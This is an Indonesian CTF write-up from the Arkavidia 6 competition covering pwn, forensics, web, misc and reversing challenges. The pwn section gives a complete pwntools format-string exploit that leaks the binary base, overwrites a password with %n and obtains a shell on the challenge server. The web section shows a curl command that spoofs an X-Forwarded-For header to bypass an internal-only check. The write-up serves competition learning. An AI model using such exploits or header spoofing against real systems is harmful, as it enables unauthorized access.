

# Writeup Arkavidia 6

## Itsmine



Nama Anggota Tim:

1. Achmad Zaenuri Dahlan Putra
2. Ammar Alifian Fahdan
3. Dito Prabowo

# PWN

## pakbos01

Challenge

13 Solves

×

pakbos01

458

nc 3.0.19.78 10001

Attachment

Author: fraglantia

Flag

Submit

Diberikan file pakbos01 dengan keterangan sebagai berikut

pakbos01: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, for GNU/Linux 3.2.0, BuildID[sha1]=b067cc44e7cbe574f09780360378eaec3d5c200e, not stripped

setelah kita lakukan reversing dengan IDA terdapat vuln format string pada func vuln

```

void __noreturn vuln()
{
    char s2; // [rsp+0h] [rbp-30h]
    unsigned __int64 v1; // [rsp+28h] [rbp-8h]

    v1 = __readfsqword(0x28u);
    puts("username: PakBos");
    while ( 1 )
    {
        printf("password: ");
        __isoc99_scanf("%31s", &s2);
        if ( !strcmp(password, &s2) )
        {
            puts("welcome PakBos!");
            win();
        }
        else
        {
            printf(&s2, &s2);
            puts("? that is definitely not my password!");
        }
    }
}

```

pada saat password salah kita bisa memanfaatkan format string vuln, ide untuk bisa mengarah ke win kita merubah password agar kita gampang untuk mengcompare nya.

Adapun caranya yaitu : Leak ELF base address -> ELF base add + offset (dapat address password) -> ganti nilai password dengan format string vuln menjadi "A" -> masukan A dan kita ke func win

untuk Leak ELF address kita menggunakan %9\$p dan akan mendapatkan nilai base ELF address + 0x700, untuk mendapatkannya kita tinggal kurangi dengan 0x700

```

password: %9$p
0x561a65a6a700? that is definitely not my password!
password: 

```

```

p = "
p += "%9$p"
s.sendline(p)
elfbase = int(s.recvline()[0:14],16) - 0x700
print hex(elfbase)

```

jarak offset antara password dengan elf base ketika kami hitung selalu sama, untuk mencari nya tinggal kurangkan add password dengan add elf base didapatkan hasil 0x202040

```
pakbos01 : 0x555555756040 ("pak bos <3 jennie blackpink")
gdb-peda$ p 0x555555756040 - 0x0000555555554000
$1 = 0x202040
```

setelah mendapat address password, kami mencoba mengganti isi password dengan nilai A dengan format string vuln berikut script lengkap nya :

```
from pwn import *
#from LibcSearcher import LibcSearcher
context.arch = 'amd64'
#MyTemplate
program = 'pakbos01'
elf = ELF(program,checksec=False)
lokal = False
Debug = False
if lokal:
    s = elf.process()
else:
    host = '3.0.19.78'
    port = '10001'
    s = remote(host,port)

if Debug:
    cmd = ""
    gdb.attach(s,cmd)

#Exploit Here
def pad(s):
    return s+"\x90"*(31-len(s)-10)

s.recvuntil("password: ")

p = ""
p += "%9$p"
s.sendline(p)
elfbase = int(s.recvline()[0:14],16) - 0x700
print hex(elfbase)
pw = elfbase + 0x202040 #offset
print hex(pw)

p2 = ""
p2 += "%8$p "
p2 = pad(p2)
p2 += p64(pw)
```


```
s.sendline(p2)

#Ganti nilai password dengan char 65(A)
p3 = "%65c%8$n"
s.sendline(p3)

p4 = "A"
s.sendline(p4)

s.interactive()
```

Dan berikut hasilnya ketika script tersebut dijalankan



```
ditto ~/Downloads/chall python solve.py
[+] Opening connection to 3.0.19.78 on port 10001: Done
0x55a9265ef000
0x55a9267f1040
[*] Switching to interactive mode
password: 0x7ffcde1e1d30? that is definitely not my password!
password: \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90@\x10&
\x9a9U? that is definitely not my password!
password: \x00 t
that is definitely not my password!
password: welcome PakBos!
$ ls
flag.txt
pakbos01
run.sh
$ cat flag.txt
Arkav6{jennie_blackpink_gaksuka_pakbos}[*] Got EOF while reading in interactive
$
```

Flag : **Arkav6{jennie\_blackpink\_gaksuka\_pakbos}**

**FORENSIC**  
**Tipe Muka**

Challenge

64 Solves

X

## Tipe Muka 100

Fahmi merupakan penggiat UI/UX yang sudah cukup berpengalaman. Pada suatu hari, dia sedang bosan dan memutuskan untuk mencoba hal baru, yaitu membuat font. Setelah 4 jam mencoba, dia menyerah karena ternyata membuat font susah. Dia kemudian mengambil font yang open source dengan nama Source Sans Pro, memodifikasinya sedikit, kemudian mengganti namanya menjadi Arkav Sans.


[Attachment](#)

Author: didithilmy


Flag

Submit

Diberikan file font \*.ttf. Saat dilihat dengan font viewer, berikut tampilan dari sebagian glyphs dari font tersebut :



Terdapat suatu glyph dengan bentuk aneh, dan saat di zoom, glyph tersebut menyerupai suatu flag.



Flag : Arkav6{Fonts\_Are\_cool}

## Patriot

Challenge 13 Solves

Patriot  
410

Munir menerima email yang dia tak mengerti. Bantulah Munir mengetahui apa isinya!

[Attachment](#)

Author: didithilmy

Flag

Submit

Diberikan suatu txt file yang sekilas tampak seperti tulisan yang diulang-ulang. Namun saat dibuka dengan bless, tampil beberapa karakter mencurigakan.

Lalu, saya coba filter karakter lain selain yang bisa dibaca, dan setelah diobservasi, maka hanya ada 2 jenis karakter yang ada, yaitu 80 8c dan 80 8b. Karena 8b < 8c dan hanya ada 2 jenis karakter, maka saya anggap karakter selain “patriot” adalah interpretasi biner dengan 8b = 0 dan 8c = 1, karena 8b < 8c.

Sisanya, tinggal membuat solvernya saja.


```
x = open('patriot.txt').read()
```

```
for i in x:
    n = (ord(i))
    if n != 0x70 and n != 0x61 and n != 0x74 and n != 0x72 and n
    != 0x69 and n != 0x6f and n != 0x74 and n != 0x20:
        # print(str(n)[3:])
        s = int(str(n)[3:])
        if s == 3:
            print('0', end='')
        elif s == 4:
            print('1', end='')
```

Didapat bit binary, yang bila di ubah ke ASCII akan mengeluarkan flagnya.








Hal pertama yang kami lakukan adalah mencoba fitur pada webt tersebut.

Disini kami memasukkan url yaitu link dari web itu sendiri.



Kemudian terlihat petunjuk yaitu debug?=:it , kemungkinan untuk melakukan debug terhadap source code file tersebut , kemudian kami coba membukanya

```
<?php
error_reporting(0);
define("BLACKLISTED_SERVER", 'nginx');
define("BLACKLISTED_SERVER_2", "169.254.169.254");

if (@$_GET['debug'] === "it") {
    highlight_file(__FILE__);
    die();
}

$url = @$_GET['url'];
$content = "";
if(!empty($url)) {
    if (!mb_detect_encoding($url, 'ASCII', true)) {
        die("Non-ASCII URL is not supported.");
    }

    $parsedUrl = parse_url($url);

    if (strtolower($parsedUrl['scheme']) !== "http" && strtolower($parsedUrl['scheme']) !== "https") {
        die("Protocols other than HTTP and HTTPS are not supported.");
    }

    $hostname = trim(@$parsedUrl['host'], '{}');


    if (filter_var($hostname, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6)) {
        die("IPv6 is not supported.");
    }

    if (gethostbyname($hostname) === gethostbyname(BLACKLISTED_SERVER_2)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    if (gethostbyname($hostname) === gethostbyname(BLACKLISTED_SERVER)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    $ipAddr = gethostbyname($url);
    $content = @file_get_contents($url);
}
?>
```

Di awal kami mencoba untuk melakukan ssrf pada web tersebut namun gagal, hingga akhirnya kami mencoba mengakses flag.php pada web tersebut dan keluar seperti berikut.



Terdapat tulisan internal access only , dari sini kami simpulkan bahwa isi dari flag.php dapat terlihat jika kita mengaksesnya dari dalam / server itu sendiri . Jadi yang kami lakukan selanjutnya adalah mengakses flag.php menggunakan curl dengan tambahan header **X-Forwarded-For** dengan value 127.0.0.1 supaya terbaca sebagai akses dari dalam / local .

Command : curl http://3.0.19.78:15002/flag.php --header "X-Forwarded-For: 127.0.0.1"

```
noob  kosong  arkav6  $ curl http://3.0.19.78:15002/flag.php --header "X-Forwarded-For: 127.0.0.1"
Arkav6{r3direct_is_y0ur_fr1end} Your IP: 127.0.0.1 noob  kosong  arkav6  $
```

Flag : **Arkav6{r3direct\_is\_y0ur\_fr1end}**

# Balasan Buruk

Challenge

23 Solves

X

## Balasan Buruk

### 344

Saya baru saja belajar mata kuliah Jaringan Komputer, sebagai Tugas Besar, saya ditugaskan untuk membuat HTTP server sederhana tanpa menggunakan library HTTP apapun.


`http://3.0.19.78:15001`

Author: didithilmy

Flag

Submit

Di berikan sebuah link yang ketika dibuka berisi semacam berita-berita



Daro deskripsi soal juga ditekankan mengenai HTTP dan dari judul dapat kita ketahui maksudnya adalah Bad Response. Disini saya mencoba mengakses website tersebut menggunakan burpsuite dikarenakan tidak ada sesuatu yang berarti ketika saya menganalisis website tersebut melalui browser.

Kemudian ketika saya melakukan request lalu terdapat intercept masuk pada burpsuite kemudian saya langsung melakukan forward dan melihat http history untuk melihat http response dari request tersebut. Ketika saya lihat dari header tidak ada perubahan kemudian saya lihat rawnya dan ternyata terdapat flag dibagian bawah sendiri .

```
Request  Response
Raw  Headers  Hex  HTML
</ol>
</div>
</aside><!-- /.blog-sidebar -->
</div><!-- /.row -->
</main><!-- /.container -->
<footer class="blog-footer">
<p>Blog template built for <a href="https://getbootstrap.com/">Bootstrap</a> by <a href="https://twitter.com/mdo">@mdo</a>.</p>
<p>
<a href="#">Back to top</a>
</p>
</footer>
</body>
</html>Arkav6{th3_c0ntent_is_h3re_but_length_is_zer0}
```

Flag : Arkav6{th3\_c0ntent\_is\_h3re\_but\_length\_is\_zer0}

# MISC

## Free Flag

Challenge 86 Solves


Free Flag  
25

Flagnya ada di Discord gan!

[Link Discord](#)

Flag Submit

Diberikan sebuah link pada deskripsi untuk bergabung ke grup discord, lalu kami bergabung dan kemudian terdapat flag pada channel announce.



Flag : Arkav6{J@ng4n\_Ru5uH\_Eyy}

## Dari Nama Saya

Challenge

35 Solves

x

Dari Nama Saya  
50



Diberikan sebuah gambar orang menggali lalu judul soal adalah **Dari Nama Saya** , dari sini kami menyimpulkan bahwa yang dimaksud adalah dig(menggali) domain(nama saya) . Disini kami melakukan command dig untuk txt record karena biasanya flag disimpan di txt record pada domain.

Command : dig ctf.arkavidia.id txt

```
noob > kosong arkav6 $ dig ctf.arkavidia.id txt
; <>> DiG 9.10.3-P4-Ubuntu <>> ctf.arkavidia.id txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61426
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ctf.arkavidia.id.          IN      TXT

;; ANSWER SECTION:
ctf.arkavidia.id.          300     IN      TXT      "Arkav6{fl4g_is_in_dns_r3cord}"

;; Query time: 3028 msec
;; SERVER: ::1#53(::1)
;; WHEN: Sun Jan 05 21:36:24 WIB 2020
;; MSG SIZE rcvd: 76
```

Flag : Arkav6{fl4g\_is\_in\_dns\_r3cord}



# REVERSING

uwu

Challenge

28 Solves

×

uwu

290

Can you crack me, plz?

[Attachment](#)

Author : alphaville

Flag

Submit

Diberikan sebuah file dengan nama uwu , berikut hasilnya ketika dilakukan pengecekan dengan command file.

```
noob > kosong arkav6 $ file uwu
uwu: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/l, BuildID[sha1]=58a01c7e3830ac5e9011686b62e2258d01f3056e, f
or GNU/Linux 3.2.0, stripped
```

Kemudian kami coba menjalankan file tersebut

```
noob > kosong arkav6 $ ./uwu
asd
asd
asd
wrong one syre
```

Sepertinya file tersebut melakukan pengecekan terhadap inputan yang diberikan sebanyak 3 inputan , kemudian kami langsung melakukan analisis menggunakan ida dan juga gdb.

```

42 __isoc99_scanf("%s %s %s", &v25, &v26, &v27);
43 LODWORD(v3) = sub_1175(&v25);
44 v16 = v3;
45 LODWORD(v4) = sub_11D1(&v26);
46 v17 = v4;
47 LODWORD(v5) = sub_122D(&v27);
48 v18 = v5;
49 for ( i = 0LL; i < v13; ++i )
50 {
51     if ( *(_BYTE *) (v16 + i) != *(_BYTE *) &v7 + i )
52     {
53         puts("wrong one syre");
54         exit(0);
55     }
56 }
57 for ( j = 0LL; j < v14; ++j )
58 {
59     if ( *(_BYTE *) (v17 + j) != *(_BYTE *) &v19 + j )
60     {
61         puts("wrong one syre");
62         exit(0);
63     }
64 }
65 for ( k = 0LL; k < v15; ++k )
66 {
67     if ( *(_BYTE *) (v18 + k) != *(_BYTE *) &v22 + k )
68     {
69         puts("wrong one syre");
70         exit(0);
71     }
72 }

```

Dari kode diatas dapat kita ketahui bahwa inputa kita terbagi menjadi 3 bagian yang dipisahkan oleh spasi dan masing masing digunakan sebagai argument suatu fungsi yang kemudian dilakukan pengecekan untuk masing masing value nya.

Disini kami langsung melakukan analisis terhadap masing-masing fungsi tersebut dan berikut hasilnya

```

1 const char *__fastcall sub_1175(const char *a1)
2 {
3     size_t v2; // [sp+10h] [bp-10h]@1
4     size_t v3; // [sp+18h] [bp-8h]@1
5
6     v2 = 0LL;
7     v3 = strlen(a1);
8     while ( v3 > v2 )
9         a1[v2++] ^= 0x40u;
10    return a1;
11 }

```

Input bagian pertama masing masing valuenya di xor dengan 0x40



```

1 const char *__fastcall sub_11D1(const char *a1)
2 {
3     size_t v2; // [sp+10h] [bp-10h]@1
4     size_t v3; // [sp+18h] [bp-8h]@1
5
6     v2 = 0LL;
7     v3 = strlen(a1);
8     while ( v3 > v2 )
9         a1[v2++] += 32;
10    return a1;
11}

```

Input bagian kedua masing masing value nya ditambah dengan 32

```

1 const char *__fastcall sub_122D(const char *a1)
2 {
3     size_t v2; // [sp+10h] [bp-10h]@1
4     size_t v3; // [sp+18h] [bp-8h]@1
5
6     v2 = 0LL;
7     v3 = strlen(a1);
8     while ( v3 > v2 )
9         a1[v2++] -= 48;
10    return a1;
11}

```

Input bagian ketiga masing masing valuenya dikurangi dengan 48

Kemudian setelah pemanggilan 3 fungsi diatas dilakukan pengecekan untuk masing masing nilai dari fungsi tersebut.

```

for ( i = 0LL; i < v10; ++i )
{
    if ( v13[i] != *((_BYTE *)&v4 + i) )
    {
        puts("wrong one syre");
        exit(0);
    }
}
for ( j = 0LL; j < v11; ++j )
{
    if ( v14[j] != *((_BYTE *)&v16 + j) )
    {
        puts("wrong one syre");
        exit(0);
    }
}
for ( k = 0LL; k < v12; ++k )
{
    if ( v15[k] != *((_BYTE *)&v19 + k) )
    {
        puts("wrong one syre");
        exit(0);
    }
}
puts("you got it right mate");
return 0LL;

```

Kemudian kami mengambil value dari v4,v16,dan v19 dari dynamic analisis menggunakan gdb.

```

gef> x/7bx $rbp-0x1b7
0x7fffffffdb09: 0x01    0x32    0x2b    0x21    0x36    0x76    0x3b
gef> x/11bx $rbp-0x166
0x7fffffffdb5a: 0x95    0x97    0x75    0x7f    0x85    0x54    0x9a    0x99
0x7fffffffdb62: 0x7f    0x63    0x92
gef> x/11bx $rbp-0x15b
0x7fffffffdb65: 0x04    0x33    0x3b    0x2f    0x3d    0x03    0x2f    0x45
0x7fffffffdb6d: 0x47    0x25    0x4d

```

Dan berikut solver yang kami buat dengan menggabungkan hasil analisis analisis diatas

```

1  flag=""
2  f1=[0x01,0x32,0x2b,0x21,0x36,0x76,0x3b]
3  f2=[0x95,0x97,0x75,0x7f,0x85,0x54,0x9a,0x99,0x7f,0x63,0x92]
4  f3=[0x04,0x33,0x3b,0x2f,0x3d,0x03,0x2f,0x45,0x47,0x25,0x4d]
5  for i in f1:
6      flag+=chr(i^0x40)
7  for i in f2:
8      flag+=chr(i-32)
9  for i in f3:
10     flag+=chr(i+48)
11  print flag

```

Berikut hasilnya ketika script tersebut dijalankan

```

noob@kosong:arkav6$ python solveruwu.py
Arkav6{uwU_e4zy_Cr4ck_m3_uwU}

```

Flag : Arkav6{uwU\_e4zy\_Cr4ck\_m3\_uwU}